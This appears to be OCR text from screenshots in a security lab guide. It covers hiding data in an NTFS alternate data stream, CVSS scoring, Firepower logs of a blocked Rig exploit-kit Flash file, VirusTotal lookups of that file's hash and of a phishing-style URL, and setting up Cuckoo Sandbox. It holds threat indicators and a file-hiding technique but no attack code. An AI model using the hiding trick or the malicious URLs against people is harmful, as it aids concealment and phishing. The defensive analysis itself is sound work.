 Volume Serial Number is [illegible]

 Directory of C:\

04-Jul-19  02:33 PM    <DIR>          Android
15-Aug-16  03:26 PM    <DIR>          Apps
28-Jun-18  12:12 PM    <DIR>          Intel
07-Dec-19  05:14 AM    <DIR>          PerfLogs
15-Dec-20  07:55 PM    <DIR>          Program Files
14-Dec-20  08:50 AM    <DIR>          Program Files (x86)
20-Dec-20  02:04 PM                48 safefile.txt
                                   45 safefile.txt:oursecretfile.txt:$DATA
13-Feb-18  11:03 AM           144,790 SWCUEngine.log
07-Feb-17  11:52 AM    <DIR>          temp
10-Jun-20  12:42 PM    <DIR>          Users
15-Dec-20  08:33 PM    <DIR>          Windows
               2 File(s)        144,838 bytes
              14 Dir(s)  170,998,874,112 bytes free

C:\>_
```


Administrator: Command Prompt

```
C:\>notepad safefile.txt:oursecretfile.txt

C:\>
```

safefile.txt:oursecretfile - Notepad

File Edit Format View Help

"This data located within our secret file"


Activities
Terminal
Dec 20 11:32
glen@ubuntu: ~
glen@ubuntu:~$ sudo parted -l
Model: VMware, VMware Virtual S (scsi)
Disk /dev/sda: 42.9GB
Sector size (logical/physical): 512B/512B
Partition Table: msdos
Disk Flags:
Number Start End Size Type File system Flags
1 1049kB 538MB 537MB primary fat32 boot
2 539MB 42.9GB 42.4GB extended
5 539MB 42.9GB 42.4GB logical ext4
glen@ubuntu:~$


Base Score
9.8
(Critical)
Attack Vector (AV)
Network (N)
Adjacent (A)
Local (L)
Physical (P)
Attack Complexity (AC)
Low (L)
High (H)
Privileges Required (PR)
None (N)
Low (L)
High (H)
User Interaction (UI)
None (N)
Required (R)
Scope (S)
Unchanged (U)
Changed (C)
Confidentiality (C)
None (N)
Low (L)
High (H)
Integrity (I)
None (N)
Low (L)
High (H)
Availability (A)
None (N)
Low (L)
High (H)
Vector String - CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

Temporal Score

9.6 (Critical)

Exploit Code Maturity (E)

Not Defined (X) | Unproven (U) | Proof-of-Concept (P) | **Functional (F)** | High (H)

Remediation Level (RL)

Not Defined (X) | Official Fix (O) | Temporary Fix (T) | Workaround (W) | **Unavailable (U)**

Report Confidence (RC)

Not Defined (X) | Unknown (U) | Reasonable (R) | **Confirmed (C)**

Environmental Score

Confidentiality Requirement (CR)

Not Defined (X) | Low (L) | Medium (M) | High (H)

Integrity Requirement (IR)

Not Defined (X) | Low (L) | Medium (M) | High (H)

Availability Requirement (AR)

Not Defined (X) | Low (L) | Medium (M) | High (H)

Modified Attack Vector (MAV)

Not Defined (X) | Network | Adjacent Network | Local | Physical

Modified Attack Complexity (MAC)

Not Defined (X) | Low | High

Modified Privileges Required (MPR)

Not Defined (X) | None | Low | High

Modified User Interaction (MUI)

Not Defined (X) | None | Required

Modified Scope (MS)

Not Defined (X) | Unchanged | Changed

Modified Confidentiality (MC)

Not Defined (X) | None | Low | High


Modified Integrity (MI)

Not Defined (X) | None | Low | High

Modified Availability (MA)

Not Defined (X) | None | Low | High

Rating	CVSS Score
None	0.0
Low	0.1 - 3.9
Medium	4.0 - 6.9
High	7.0 - 8.9
Critical	9.0 - 10.0



Malware Threats

Detection Name	Count
Swf.Exploit.Rigek::malicious.tht.talos	4
SWF.Exploit.Kit.Angler.tht.Talos	3
Doc.Dropper.Emotet.hunt.Talos	2
SWF.Exploit.Kit.tht.Talos	2
W32.3EC3AECBE8-100.SBX.TG	2
Win.Exploit.Genericgb::95.sbx.tg	2
Auto.97F149F146.212451.in07.Talos	1
PUA.Win.Downloader.Bubbledock::1201	1
SWF.97ABFA3A0F.malicious.tht.Talos	1
SWF.Exploit.Kit.tht.VRT	1

Last updated 5 minutes ago


Malware Summary | Table View of Malware Eve


Jump to...

Detection Name	File Name	File SHA256	File Type	Count
Swf.Exploit.Rigek::malicious.tht.talos		b3669ec8...e2839b5f	SWF	4

Time	Action	Sending IP	Sending Country	Receiving IP	Receiving Country	Sending Port	Receiving Port	SSL Status	User
2020-12-14 11:57:08	Malware Block	194.87.234.129	RUS	10.1.91.23		80	49215		peter schwartz (dcloud.cisco.com\pschwart, LDAP)
2020-12-14 11:57:08	Malware Block	194.87.234.129	RUS	10.1.91.23		80	49216		peter schwartz (dcloud.cisco.com\pschwart, LDAP)
2020-12-14 11:57:05	Malware Block	194.87.234.129	RUS	10.1.91.23		80	49202		peter schwartz (dcloud.cisco.com\pschwart, LDAP)
2020-12-14 11:57:04	Malware Block	194.87.234.129	RUS	10.1.91.23		80	49203		peter schwartz (dcloud.cisco.com\pschwart, LDAP)

File Size (KB)	File URI	Application Protocol	Client	Web Application	IOC	Detector
15	/?oq=pLLYGOAS3jxbTfgNpllglUV9Cpaqq3UDTykKZhJ6B9BSK...	HTTP	Internet Explorer	Web Browsing		SHA
15	http://tyu.benme.com/?tuif=2138&br_fl=1788&oq=_skK...	HTTP	Internet Explorer	Web Browsing		SHA
15	/?biw=SeaMonkey.105qj67.406x7d8b3&yus=SeaMonkey.78...	HTTP	Internet Explorer	Web Browsing	Triggered	SHA
15	http://tyu.benme.com/?biw=Amaya.126qv100.406m1g9g5...	HTTP	Internet Explorer	Web Browsing		SHA


Firepower Management Center
Analysis / Files / Network File Trajectory
Overview
Analysis
Policies
Devices
Objects
Intelligence
Network File Trajectory for b3669ec8...e2839b5f
File SHA256 b3669ec8...e2839b5f
File Name
File Size (KB) 15
File Type SWF
File Category Multimedia
Current Disposition Malware
Threat Score Very High
Detection Name Swf.Exploit.Rigek::malicious.tht.talos
First Seen 2020-01-09 04:13:33 on 194.87.234.129 by Not Found
Last Seen 2020-12-14 11:57:08 on 194.87.234.129 by peter schwartz (dcloud.cisco.com\pschwart, LDAP)
Event Count 11
Seen On 2 hosts
Seen On Breakdown 1 sender → 1 receiver
Trajectory
Jan 09 04:13
Jan 10 23:02
Dec 14 08:38
11:57
194.87.234.129
10.1.86.19
Events Transfer Block Create Move Execute Scan Retrospective Quarantine
Dispositions Unknown Malware Clean Custom Unavailable
Events
Time Event Type Sending IP Receiving IP User File Name Action Protocol Client
2020-01-09 04:... Transfer 194.87.234.129 10.1.86.19 Not Found Malware Clo... HTTP Intern...
2020-01-09 04:... Transfer 194.87.234.129 10.1.86.19 Not Found Malware Clo... HTTP Intern...


VIRUSTOTAL
Analyze suspicious files and URLs to detect types of malware, automatically share them with the security community
1
FILE
URL
SEARCH
b3669ec83fb4bba5257da8c68b32dc15d1a08e9e8c22c7483698f29de2839b5f
2
By submitting data above, you are agreeing to our Terms of Service and Privacy Policy, and to the sharing of your Sample submission with the security community. Please do not submit any personal information; VirusTotal is not responsible for the contents of your submission. Learn more.
Want to automate submissions? Check our API, free quota grants available for new file uploads

35 / 60

Community Score

35 engines detected this file

b3669ec83fb4bba5257da8c68b32dc15d1a08e9e8c22c7483698f29de2839b5f

index.67899be6.swf

capabilities | cve-2015-3105 | exploit | flash | zlib

15.88 KB
Size

2020-12-08 10:02:38 UTC
6 days ago

FLASH

DETECTION | DETAILS | RELATIONS | COMMUNITY 1

Ad-Aware	Script.SWF.Exploit.CVE-2015-3105+++++...	AegisLab	Hacktool.SWF.Generic.3lc
AhnLab-V3	SWF/RigEK.Gen	ALYac	Exploit.SWF.Downloader
Antiy-AVL	Trojan[Exploit]/SWF.SWF.Generic	Arcabit	Script.SWF.Exploit.CVE-2015-3105+++++...
Avast	SWF:GirDrop [Drp]	AVG	SWF:GirDrop [Drp]

VIRUSTOTAL


Analyze suspicious files and URLs to detect types of malware, automatically share them with the security community


FILE | 1 URL | SEARCH

2 http://paypalupdateinfo.serveirc.com/

By submitting data above, you are agreeing to our Terms of Service and Privacy Policy, and to the **sharing of your URL submission with the security community.** Please do not submit any personal information; VirusTotal is not responsible for the contents of your submission. Learn more.

Want to automate submissions? Check our API, free quota grants available for new file uploads








```
File  Edit  View  Search  Terminal  Help
(cuckoo-sandbox) cuckoo@ubuntu:~$ vmcloak list vms
/home/cuckoo/.virtualenvs/cuckoo-sandbox/local/lib/python2.7/site
s no longer supported by the Python core team. Support for it is
  from cryptography import utils, x509
192.168.56.1011 192.168.56.101
192.168.56.1012 192.168.56.102
192.168.56.1013 192.168.56.103
192.168.56.1014 192.168.56.104
(cuckoo-sandbox) cuckoo@ubuntu:~$
```


```
Cuckoo Sandbox 2.0.7
www.cuckoosandbox.org
Copyright (c) 2010-2018

=====================================================================
    Welcome to Cuckoo Sandbox, this appears to be your first run!
    We will now set you up with our default configuration.
    You will be able to see and modify the Cuckoo configuration,
    Yara rules, Cuckoo Signatures, and much more to your likings
    by exploring the /home/cuckoo/.cuckoo directory.

    Among other configurable items of most interest is the
    new location for your Cuckoo configuration:
                /home/cuckoo/.cuckoo/conf
=====================================================================

Cuckoo has finished setting up the default configuration.
Please modify the default settings where required and
start Cuckoo again (by running `cuckoo` or `cuckoo -d`).
(cuckoo-sandbox) cuckoo@ubuntu:~$
```

```
tag = Cuckoo
upload_sample = no

[mongodb]
enabled = yes
host = 127.0.0.1
port = 27017
db = cuckoo
store_memdump = yes
paginate = 100
# MongoDB authentication (optional).
username =
password =

[elasticsearch]
```


Change "no" to "yes".


Activities
Firefox Web Browser
Fri 7:26 AM
Cuckoo Sandbox
127.0.0.1:8080
Dashboard
Recent
Pending
Search
Submit
Import
Insights
Cuckoo Installation
Version 2.0.7
You are up to date.
Usage statistics
reported 0
completed 0
total 0
running 0
pending 0
From the press:
Cuckoo Sandbox 2.0.7
June 19, 2019
"Stability and security"
IQY malspam campaign
October 15, 2018
"Analysis of a malspam campaign leveraging .IQY (Excel Web Query) files containing DDE to achieve code
Cuckoo
SUBMIT A FILE FOR ANALYSIS
SUBMIT URLS/HASHES
Submit URLs/hashes
Submit
Drag your file into the left field or click the icon to select a file.
System info
free
used
total
FREE DISK SPACE
25.3 GB
58.8 GB
CPU LOAD
102%
2 cores
MEMORY USAGE
5.1 GB
7.6 GB


Activities
Firefox Web Browser
Fri 7:47 AM
Cuckoo Sandbox
Cuckoo Sandbox
127.0.0.1:8080/submit/post/1
133%
Dashboard
Recent
Pending
Search
Submit
Import
submit file » configure » analyze » Summary
Your submission has been received and the tasks are being processed!
Next: View pending tasks Submit again
Click anywhere here to access the report.
Tasks: Refreshes every 2.5 seconds
Task ID
Date
Filename / URL
Package
1
18/12/2020 07:40
hxxp://www.google.com
ie
reported
Done


Activities
Firefox Web Browser
Fri 7:53 AM
Cuckoo Sandbox
Cuckoo Sandbox
Cuckoo Sandbox
127.0.0.1:8080/analysis/1/summary/
cuckoo
Dashboard
Recent
Pending
Search
Submit
Import
Summary
Static Analysis
Extracted Artifacts
Behavioral Analysis
2
Network Analysis
Dropped Files
12
Dropped Buffers
Process Memory
3
Compare Analysis
Export Analysis
Reboot Analysis
Options
Feedback
Lock sidebar
127.0.0.1:8080/analysis/1/static/
Summary
URL Details
URL
http://www.google.com
Score
This url shows some signs of potential malicious behavior.
The score of this url is 1.8 out of 10.
